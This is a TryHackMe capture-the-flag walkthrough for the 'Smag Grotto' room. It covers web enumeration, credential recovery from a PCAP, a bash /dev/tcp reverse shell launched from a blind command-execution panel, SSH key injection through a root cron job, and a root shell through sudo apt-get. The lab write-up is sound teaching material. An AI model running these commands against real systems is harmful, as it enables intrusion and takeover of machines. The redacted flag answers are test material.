Smag Grotto - TryHackMe Writeup
Smag Grotto - TryHackMe Writeup
##TryHackMe Room - Smag Grotto
Follow the yellow brick road.
This room involves web enumeration, credential discovery from network captures, blind command execution, and privilege escalation via cron job abuse and sudo misconfiguration.
##Enumeration
###Nmap Scan
Starting with a full TCP port scan to identify exposed services:
nmap -p- -vv -sV <TARGET_IP>Explanation:
- >
→ Scan all 65,535 TCP ports-p- - >
→ Very verbose output-vv - >
→ Service version detection-sV
Results:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu
80/tcp open  http    Apache httpd 2.4.18
Conclusion: SSH is exposed but requires credentials. The HTTP service on port 80 is our primary attack surface.
###Web Application Discovery
Navigating to
returns a static landing page indicating the site is under development. With no visible input fields or functionality, we proceed to directory enumeration.http://<TARGET_IP>
###Directory Fuzzing
Using
with a wordlist and common extensions:ffuf
ffuf -u http://<TARGET_IP>/FUZZ \
  -w /usr/share/wordlists/dirb/big.txt \
  -e .txt,.html,.php,.zip,.bak \
  -fs 0 -fc 403
Results:
index.php
mail/
The
directory looks promising./mail/
##Mail Portal & Credential Discovery
###Inspecting /mail/
/mail/Navigating to
:http://<TARGET_IP>/mail/

We are presented with a web-based mail viewer displaying internal emails.
Key observations:
- >References to email2web software
- >Mentions of attachments
- >A downloadable file:
(the filename is Base64-encoded; decoding yieldsdHJhY2Uy.pcap
)trace2
###Downloading the PCAP File
The attachment is served from a path that appears Base64-encoded. Download it:
wget http://<TARGET_IP>/aW1wb3J0YW50/dHJhY2Uy.pcapThe file is small and likely contains sensitive traffic.
###Inspecting the PCAP
Using
for quick triage:strings
strings dHJhY2Uy.pcapOutput (excerpt):
POST /login.php HTTP/1.1
Host: development.smag.thm
username=helpdesk&password=<REDACTED>

Credentials discovered:
- >Username:
helpdesk - >Password:
<REDACTED>
This confirms plaintext credential leakage via PCAP—credentials were sent over unencrypted HTTP and captured.
##Virtual Host Enumeration
###Host Resolution
The PCAP references
. We add the target and virtual host todevelopment.smag.thm
:/etc/hosts
echo "<TARGET_IP> smag.thm development.smag.thm" | sudo tee -a /etc/hosts###Accessing the Development Site
Navigating to
:http://development.smag.thm

Directory listing reveals:
login.php
admin.php
materialize.min.css
##Initial Access
###Authentication
Accessing
and authenticating with the credentials from the PCAP:login.php
- >Username:
helpdesk - >Password:
<REDACTED>
We are redirected to
.admin.php
###Blind Command Execution
The admin panel contains a command input form. Testing with
produces no visible output—indicating blind command execution: commands run server-side but output is suppressed. We can still achieve full compromise by triggering a reverse shell.pwd
###Reverse Shell
Step 1: On the attacker machine, start a netcat listener:
nc -lvnp 4444Step 2: From the web command interface, execute:
bash -c 'bash -i >& /dev/tcp/<YOUR_IP>/4444 0>&1'
Result:
www-data@smag:/var/www/development.smag.thm$
Initial foothold achieved as
.www-data
Stabilize the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'##Local Enumeration (www-data)
###User Discovery
ls /homeOutput:
jake
###Inspecting Jake's Home Directory
ls -la /home/jakeWe find
but get Permission denied when reading it. We must escalate to theuser.txt
user (or root) to read the user flag.jake
###Backup Directory Discovery
Enumerating
:/opt
ls -la /optOutput:
.backups
ls -la /opt/.backups
Output:
-rw-rw-rw- jake_id_rsa.pub.backup
Key issue: The file is world-writable and owned by root. It contains what appears to be a public SSH key backup (e.g.
).ssh-rsa AAAA... kali@kali
###Cron Job Analysis
Checking system cron:
cat /etc/crontabCritical entry:
* * * * * root /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
Interpretation:
- >Runs every minute as root
- >Overwrites Jake's
with the contents of the backup fileauthorized_keys - >The source file is world-writable
This is a cron-based privilege escalation vector: we can inject our own public key into
and wait for cron to copy it into Jake'sjake_id_rsa.pub.backup
.authorized_keys
##User Flag
###SSH Key Injection Attack
Step 1: On the attacker machine, generate an SSH key pair:
ssh-keygen -t rsa -b 4096 -f chall -N ""This produces
(private key) andchall
(public key).chall.pub
Step 2: From the
shell, overwrite the backup file with our public key:www-data
echo "PASTE_CONTENT_OF_chall.pub_HERE" > /opt/.backups/jake_id_rsa.pub.backupStep 3: Wait up to one minute for the cron job to run. It will copy our public key into
./home/jake/.ssh/authorized_keys
Step 4: SSH as
using the private key:jake
ssh -i chall jake@<TARGET_IP>Result:
jake@smag:~$
###Reading the User Flag
cat ~/user.txtUser Flag:
<REDACTED>
##Privilege Escalation to Root
###Sudo Enumeration
sudo -lOutput:

(ALL) NOPASSWD: /usr/bin/apt-get
This is a critical misconfiguration:
can be abused to gain a root shell. See GTFOBins - apt-get.apt-get
###Root via apt-get (GTFOBins)
Using the documented GTFOBins technique:
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bashResult:
root@smag:/tmp#
Root shell achieved.
##Root Flag
cd /root
cat root.txt
Root Flag:
<REDACTED>
Challenge solved!
##Summary
This challenge demonstrated:
- >PCAP analysis: Credentials sent over HTTP can be recovered from packet captures.
- >Virtual host discovery: Internal hostnames in traffic (e.g.
) extend the attack surface.development.smag.thm - >Blind command execution: Lack of visible output does not prevent reverse shells or full compromise.
- >Cron + world-writable files: Cron jobs that copy from writable files (e.g. into
) enable privilege escalation.authorized_keys - >Sudo misconfiguration: Allowing
(or similar) with NOPASSWD can lead to root via GTFOBins-style abuse.apt-get
##References
##Answers
###Task 1 - Smag Grotto
Follow the yellow brick road.
- >
What is the user flag?
Ans.
<REDACTED> - >
What is the root flag?
Ans.
<REDACTED>